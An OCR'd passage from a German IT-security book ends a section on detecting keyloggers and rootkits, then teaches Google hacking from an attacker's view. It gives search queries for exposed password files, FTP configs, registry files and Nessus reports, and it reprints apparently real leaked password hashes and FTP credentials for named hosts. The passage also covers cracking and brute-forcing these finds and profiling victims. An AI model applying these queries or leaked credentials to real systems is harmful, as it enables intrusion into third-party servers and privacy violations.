


Bild 13.14: Wirkungsvolle Blockade von Keyloggern

- **Einsatz der Zwei-Faktoren-Authentifizierung mit/ohne zusätzlicher Kryptografie**
  Mit dem Einsatz entsprechender Hardware (USB-Token, Smartcardreader etc.) und Software (Anmelde- und Kryptmodule) wird die letzte Lücke geschlossen. Antikeylogger können zwar alle softwarebasierten Surveillance Tools aushebeln, sind aber machtlos bei Hardware-Keyloggern. Hier hilft die schon im Szenario 1 beschriebene Zwei-Faktoren-Authentifizierung.

Neben diesen High-Tech-Lösungen gibt es natürlich noch eine relativ schlichte Lösung, Software-Keyloggern mit Windows-Bordmitteln auf die Spur zu kommen. Deshalb hier unser

Tipp Nr. 3: Starten Sie den Kommandoprozessor (mit *Start / Ausführen / cmd*) und legen Sie in der Kommandozeile das Verzeichnis fest, das Sie scannen möchten (in der Regel *C:* oder *C:\windows*). Anschließend geben Sie dort *dir s/a > c:\scanliste-1.txt* ein. Mit diesem Kommando werden für Vergleichszwecke alle Dateien im angegebenen Verzeichnis in die Datei *scanliste-1.txt* geschrieben.

Im zweiten Schritt booten Sie Ihren PC mit einer CD (z. B. PE-Builder), wählen das identische Verzeichnis wie in Schritt 1 aus und geben in der Kommandozeile *dir s /a > c:\scanliste-2.txt* ein.

Der dritte und letzte Schritt wird dann sehr spannend. Sollten nämlich Abweichungen auftreten, z. B. dass in der zweiten Scanliste auf einmal Dateien auftauchen, die in der ersten Liste nicht vorkommen, ist dies ein direktes Indiz für die Anwesenheit eines Rootkits. Damit Sie nicht manuell die Listen abgleichen müssen, gibt es ein Supporttool von Microsoft namens *Windiff.exe* (häufig zu finden unter *\Programme\Microsoft*

Supporttools), das Ihnen die Arbeit abnimmt. In der Regel können Sie die *überzähligen* Dateien (Programmdateien, Logfiles der Malware) über die Boot-CD ohne Risiko löschen.




Bild 13.15: Rootkits (Kernel-Keyloggern) mit WinDiff auf der Spur

Abschließend noch eine Bemerkung zum hochstilisierten Bundestrojaner, mit dessen Hilfe verdächtige Terroristen, mordsgefährliche Internetkriminelle und deren Helfershelfer hochoffiziell ausspioniert werden sollen. Initiiert werden könnte eine Online-Durchsuchung entweder über einen klassischen E-Mail-Angriff (mit verseuchtem Dateianhang) oder – die wahrscheinlichere Möglichkeit – über den direkten Zugriff beim Internet Service-Provider. In der Szene wird darüber spekuliert, dass die dort installierten Krypto-Gateways (SINA-Boxen[57]) von staatlichen Stellen missbraucht werden könnten, um dem ahnungslosen User bei jedem ausführbaren Download einen Trojaner quasi huckepack unter die Weste zu jubeln. Technisch ist das vermutlich mit den SINA-Boxen eher nicht möglich[58] – und vor allem bei der Entwicklung niemals vorgesehen worden – was aber nicht heißt, dass es generell unmöglich ist. Einige Warez-Seitenbetreiber arbeiten bereits mit solchen Modellen: Die normale Nutzerdatei wird mit dem Trojaner »gebundelt« und beim Installieren des heruntergeladenen Anwendungsprogramms wird jener klammheimlich mitinstalliert. Das ist kein Hexenwerk und lässt sich auch mit den von uns schon beschriebenen Mitteln aushebeln bzw. inaktivieren.

---

[57] vgl. www.bsi.bund.de/literat/faltbl/Sina.htm, zu allgemeinen Vorbehalten vgl. www.heise.de/security/artikel/86415/0

[58] vgl. Diskussion z. B. unter: http://board.gulli.com/718778-die-wunderbare-welt-der-bundestrojaner-sina-boxen-und-mailueberwachung/

14 Szenario III: Spurensucher im Netz

Ausgangsszenario:
Im Gegensatz zu den beiden ersten Angriffsszenarien geraten Sie eher zufällig ins Visier der Angreifer, z. B. weil Ihr Heimnetzwerk oder Ihre Webseite kritische Sicherheitslücken aufweisen, die der Angreifer bei einem mehr oder minder zufälligen Scan entdeckt hat. Damit wir uns hier nicht missverstehen: Die Techniken, die wir hier vorstellen, bewegen sich juristisch in einer Grauzone. Der Spurensucher bricht nicht direkt in Ihren Rechner, Ihr Heimnetzwerk oder Ihre Webseite ein, er sammelt erst einmal nur Informationen. Es mag sein, dass Sie auch in der Folge nichts von seinen Aktionen mitbekommen – es sei denn, Sie würden regelmäßig die Logs Ihrer Firewall durchsehen. Aber: Im Hintergrund bereitet er womöglich einen durchdringenden Angriff vor.

Die gute Nachricht zuerst: Man hat es nicht direkt auf Sie abgesehen. Niemand hat etwas gegen Sie persönlich. Ihr einziger Nachteil ist es, in einer bestimmten IP-Range zu liegen und offenkundige Sicherheitsmängel nicht beseitigt zu haben. Der typische Angreifer sitzt vor seiner Maschine und scannt einfach nur größere Bereiche im Internet nach kritischen Stellen, die seine Neugierde reizen könnten. Die schlechte Nachricht: Sie bekommen von diesem Tun – dem Spurensammeln – in der Regel nichts mit. Und wenn Sie etwas mitbekommen und man es auf Sie abgesehen hat, ist es meistens zu spät. Dumm, nicht?

Fangen wir vorne an. Sie erinnern sich an Matrix? Zentrale Figur dieser Reihe ist Neo, der Auserwählte. Anfangs zweifelt er an seiner Berufung. Sein Entdecker ist Morpheus, eine Art Zen-Meister. Als Neo zweifelt, nimmt er ihn mit zum Orakel, verkörpert durch eine mysteriöse alte Frau. Sie teilt ihm mit, was er wissen muss, und gibt ihm dann einen Keks. In unserer Welt wird das Orakel durch Google verkörpert, jedenfalls nach Meinung von Jonny Long, Autor des bekannten Buches Google-Hacking. Warum das so ist, erfahren Sie hier im Schnelldurchgang. Zusätzlich kann ich Ihnen einen Besuch auf Johnnys Seite[59] mit ihrer berühmten Google-Hacking Database nur wärmstens empfehlen. Warum Google Hacks so erfolgreich sind? Die Antwort liegt wesentlich in Googles »Neugierde«: mehr als 2,4 Billionen indizierter Seiten im Netz.

[59] http://johnny.ihackstuff.com/index.php?module

14.1 Google-Hacking

14.1.1 Angriffe

Wir starten mit einem kleinen Experiment, rufen Google auf und geben folgenden Text in die Suchzeile ein:

Bild 14.1: Suche nach Passwörtern

Was wir hier suchen? Unsere Suchmethode »Fishing for passwords« nimmt – kurz gesagt – ungeschützte Passwortdateien ins Visier. Zwar landet man ab und an mal in einem Honigtopf[60], aber die Suche fördert viel schneller als ein Portscan unsichere Webseiten zu Tage.





Bild 14.2: Ein Honigtopf für Nachwuchshacker

[60] Honey Pots (Honigtöpfe) sind präparierte Serverseiten, die mit einem interessanten Köder versehen Hacker anlocken sollen, damit man deren Angriffsverhalten besser studieren kann.

Dabei sind es jetzt weniger Seiten von Firmen als private Seiten, auf denen Konfigurationsfehler einen Hacker geradezu einladen, sich näher damit zu beschäftigen. Beispielsweise fanden wir schon nach weniger als einer Minute folgende Seite:



Index of /etc

Name	Last modified	Size	Description
Parent Directory	20-Oct-2006 10:08	-	
group	16-Apr-2004 11:03	1k	
passwd	03-Dec-2005 11:52	3k	

Apache/1.3.37 Server at www.tolchz.net Port 80

Bild 14.3: Passwortdatei detektiert

Auf die Passwortdatei kann dann in den allermeisten Fällen auch sofort zugriffen werden.

```
nichola.long:6fMd17Davjh8o:5027:5027:/home/nichola.long:/bin/bash
allison.rogers:s6LufzzOMKAr6:5029:5029:/home/allison.rogers:/bin/sh
nathan.young:glUYlNvHvRDhA:5031:5031:/home/nathan.young:/bin/sh
michael.torres:cIKP3ij8F5/D2:5033:5033:/home/michael.torres:/bin/bash
joseph.perry:JlqCGoOgOmfJM:5034:5034:/home/joseph.perry:/bin/bash
justin.daniels:Avf3Mxr8FgSl.:5036:5036:/home/justin.daniels:/bin/bash
ryan.patters:QKhNzif62clwo:5039:5039:/home/ryan.patters:/bin/bash
luis.stewart:Jp8r6NUHshOUs:5042:5042:/home/luis.stewart:/bin/bash
rebecca.wells:DsELJIlBNbbk.:5044:5044:/home/rebecca.wells:/bin/bash
nathan.ford:Mn9ZxrCUTU7II:5045:5045:/home/nathan.ford:/bin/bash
benjami.edwards:1CxoxXvfYF5Tw:5048:5048:/home/benjami.edwards:/bin/bash
steven.alexand:/JKNOGhXcQhOc:5049:5049:/home/steven.alexand:/bin/bash
luis.gomez:EYtT1/DMfiupw:5051:5051:/home/luis.gomez:/bin/sh
kelsey.martin:aYM8RoiXZOIfA:5052:5052:/home/kelsey.martin:/bin/bash
```

Bild 14.4: Passwörter auf dem Präsentierteller

Damit steht dann einem richtigen Einbruchsversuch nicht mehr viel im Wege. Apropos Passwörter. Vielleicht kennen Sie ja den FTP-Client WS_FTP[61]? Wenn nicht, sollten Sie ihn kennenlernen, es könnte sich lohnen. Immer dann, wenn Sie damit z. B. auf Ihren FTP-Server zugreifen, werden dort die Logindaten abgelegt. Wenn dieses Verzeichnis jetzt nicht geschützt ist, können wir via Google darauf zugreifen:

[61] www.ipswitchft.com/Individual/Products/ws_ftp_pro/?k_id=inprolinkt1

Bild 14.5: Suche nach FTP-Passwörtern

Jede Wette, dass Sie gar nicht so lange suchen müssen, bis Sie fündig werden.

```
[pbi.u.vipex.net]
HOST=pbi.u.vipex.net
UID=root
PWD=V62C340CBEBBC57D5876CBCA9C5372E40A6A87BAFB06D796B76
PASVMODE=0
TIMEOFFSET=0
DIR="/usr/"

[alter2.u.vipex.net]
HOST=alter2.u.vipex.net
UID=andy
PWD=VDFD1CEB574D77694B97CDB253037315B7A3876997F
PASVMODE=0
TIMEOFFSET=0
DIR="/home/httpd/html/www.ichat.de/chat/images"
```

Bild 14.6: Treffer: Die WS_FTP.ini-Datei wird heruntergeladen

Eine kleine Einschränkung gibt's natürlich: Die Passwörter für die User-ID liegen nur verschlüsselt vor. Man kopiert nun den vollständigen Inhalt in eine Textdatei auf dem eigenen Rechner, benennt diese in *WS_FTP.ini* um und setzt einen Passwortcracker darauf an, zum Beispiel den FTP Password Recovery Master (unter www.rixler.com)




Bild 14.7: WS_FTP.ini-Passwörter in fast allen FTP-Clients automatisch gecrackt

Eine andere Möglichkeit, Logins zu hacken, funktioniert über die Sucheingabe von:

+intext:"webalizer" +intext:"Total Usernames" +intext:"Usage Statistics for"

Damit wird die Webstatistik des Webalizers genutzt. Aus der Trefferliste wählt man jetzt die Accounts, die einen interessieren:

Top 3 of 3 Total Usernames

#	Hits		Files		KBytes		Visits		Username
1	152	0.00%	152	0.00%	5770	0.00%	39	0.01%	jung
2	1	0.00%	1	0.00%	32	0.00%	1	0.00%	2363739
3	1	0.00%	1	0.00%	45	0.00%	1	0.00%	5944207

Bild 14.8: Benutzerdaten über Webalizer herausfinden

Man hat zwar jetzt nur die Usernamen (und die sind nicht immer aktuell), aber in Kombination mit einem Brute-Force-Passwortknacker wie Brutus hat man Chancen, sich Zugang zu verschaffen. Und wir können noch einen drauflegen. Wir suchen jetzt nach Registrydateien im Web. Überrascht? Einfach testen mit:

filetype:reg HKEY_CURRENT_USER username

Wir haben einige hundert Treffer registriert und konnten in aller Ruhe auswählen, wo wir uns weitergehende Chancen ausrechnen:

```
[HKEY_CURRENT_USER\Software\sota\FFFTP\Options\Host0]
"Set"=dword:00008000
"HostName"="anonymous FTP site"

[HKEY_CURRENT_USER\Software\sota\FFFTP\Options\Host1]
"Set"=dword:00000001
"HostName"="Vector"
"HostAdrs"="ftp.vector.co.jp"
"UserName"="anonymous"
"LocalDir"=""
"Password"="aIaRLMFpRMPHCGsXNiL_ZLZLXNNBTM@G\\M\\E^MTN^L"
"Sort"=hex:ff,ff,ff,ff
"Bmarks"=hex(7):00

[HKEY_CURRENT_USER\Software\sota\FFFTP\Options\Host2]
"Set"=dword:00000001
"HostName"="‹,Ì˜m(Forest)"
"HostAdrs"="ftp.forest.impress.co.jp"
"UserName"="anonymous"
"LocalDir"=""
"Password"="aIaRLMFpRMPHCGsXNiL_ZLZLXNNBTM@G\\M\\E^MTN^L"
"Sort"=hex:ff,ff,ff,ff
"Bmarks"=hex(7):00
```

Bild 14.9: Die Registry im Internet

Da man mit dieser Methode nicht immer an wirklich interessante Seiten herankommt, da diese meist professionell abgesichert sind, wählen wir jetzt einen völlig anderen Ansatz. Im ersten Schritt suchen wir nach Exploits, wozu wir dann im zweiten Schritt fehlerhaft konfigurierte Webserver ausfindig machen wollen. Würden wir in die Suchzeile nur »exploit« eingeben, wäre wenig gewonnen. Wir müssten uns mit ungefähr 926.000 Seiten allein auf Deutsch auseinandersetzen. Diese Menge können wir verkleinern, indem wir nur die neuesten Exploits suchen und uns auf diejenigen beschränken, die in C geschrieben sind.




Bild 14.10: Google nach Exploits suchen lassen

Wenn wir den uns zusagenden Exploit gefunden haben, suchen wir im Anschluss daran die anfälligen Systeme, z. B. IIS 5.0 Server.





Bild 14.11: Auf der Suche nach anfälligen Servern

Unsere Liste ergab jetzt 80 Treffer, wovon wir uns unseren Zielserver aussuchen, an dem wir den zuvor gefundenen Exploit testen wollen.



Index of /crystal17

Name	Last modified	Size	Description
Parent Directory		-	
act1/	23-Apr-2004 20:42	-	
act2/	23-Apr-2004 20:46	-	
brain22-1/	23-Apr-2004 19:07	-	
brain22-2/	23-Apr-2004 19:11	-	
breakfast22/	23-Apr-2004 21:00	-	
cir.gif	23-Apr-2004 21:16	23K	
dinner23/	25-Apr-2004 19:19	-	
dinner24/	25-Apr-2004 18:12	-	
domino/	25-Apr-2004 17:51	-	
open22/	23-Apr-2004 20:04	-	
racing.html	23-Apr-2004 21:28	2.9K	
sm_brain.jpg	23-Apr-2004 19:34	2.6K	

Microsoft-IIS/5.0 Server at www.ku.ac.th Port 80

Bild 14.12: Zum Exploit den passenden Kandidaten finden

Es geht natürlich noch einfacher, schließlich gibt es Security-Scanner zum Aufdecken von aktuellen Sicherheitslücken und Leute, die den Nessus-Report direkt ins Netz stellen. Alles, was man braucht, ist der simple Suchbefehl:





Bild 14.13: Bereits erkannte Sicherheitslücken nutzen

Danach bekamen wir dann Futter für die weiteren Attacken, nämlich 200 Webseiten, auf denen das Ergebnis inklusive Serveradressen aufgelistet war. Jetzt kann man z. B. testen, ob die von Nessus angemahnten Sicherheitslücken tatsächlich schon gestopft sind oder noch im Action Plan stehen.



Host List

Host(s)	Possible Issue
www.sover.net	Security hole(s) found

[return to top]

Analysis of Host

Address of Host	Port/Service	Issue regarding Port
www.sover.net	ftp (21/tcp)	Security hole found
www.sover.net	telnet (23/tcp)	Security warning(s) found
www.sover.net	ssh (22/tcp)	Security hole found
www.sover.net	http (80/tcp)	Security hole found
www.sover.net	general/udp	Security notes found
www.sover.net	general/tcp	Security warning(s) found

Security Issue

Type	Port	Issue and Fix
Vulnerability	ftp (21/tcp)	It is possible to force the FTP server to connect to third parties hosts, by using the PORT command. This problem allows intruders to use your network resources to scan other hosts, making them think the attack comes from your network, or it can even allow them to go through your firewall. Solution : Upgrade to the latest version of your FTP server, or use another FTP server. Risk factor : Medium/High CVE : CVE-1999-0017
Vulnerability	ftp (21/tcp)	The remote FTP server seems to be vulnerable to an integer conversion bug when it receives a malformed argument to the 'REST' command. An attacker may exploit this flaw to crash the remote FTP daemon and possibly execute arbitary code on this host. Solution : if the remote FTP server is HP/UX ftpd, then apply patch PHNE_21936. Risk Factor : High

Bild 14.14: Nessus-Report zwecks weiterer Verwendung

Last but not least ein Tipp zum Thema Social Engineering. Nehmen wir an, jemand wäre hinter Ihnen her. Zur Kriegskunst gehört nun, erst einmal Informationen über das Opfer zu sammeln. Man kann dafür zwar einen Detektiv engagieren, aber auch hier übernimmt Google diesen Job – ohne Murren und ohne dafür auch nur einen Cent zu verlangen.

Bild 14.15: Suche nach persönlichen Daten eines Opfers

Da viele Internet-User sich heute überall im Internet, sprich in Jobbörsen, Foren, Gästebüchern oder schlichtweg auf der eigenen Webseite verewigen, hat ein potenzieller Angreifer keine Schwierigkeiten beim Erkunden Ihres persönlichen Umfeldes.

Teilweise sind Firmen noch leichtsinniger und stellen klassifiziertes Material ins Internet. Machen Sie mal folgendes Experiment und geben Sie in das Google-Suchfeld Folgendes ein:

Bild 14.16: Vertrauliches aus dem Netz fischen

Danach hatten wir Zugriff auf brandneue Informationen über Börsentrends, die Schätzung des Entwicklungspotenzials der Türkei etc. Und auf jeder Seite der Hinweis »Confidential / for internal use only«. Auf jeden Fall kann man mal unverbindlich in die oberen Etagen hineinschnuppern. Durch Verändern der Suchparameter ergeben sich weitere Betätigungsfelder. So ist in unseren Netzen beispielsweise auch ein 50-seitiger Bericht der Wirtschaftspolizei (eines europäischen Landes) an die Staatsanwaltschaft hängen geblieben.





Bild 14.17: Vertraulich und nur für den internen Gebrauch: Fundstück bei Google

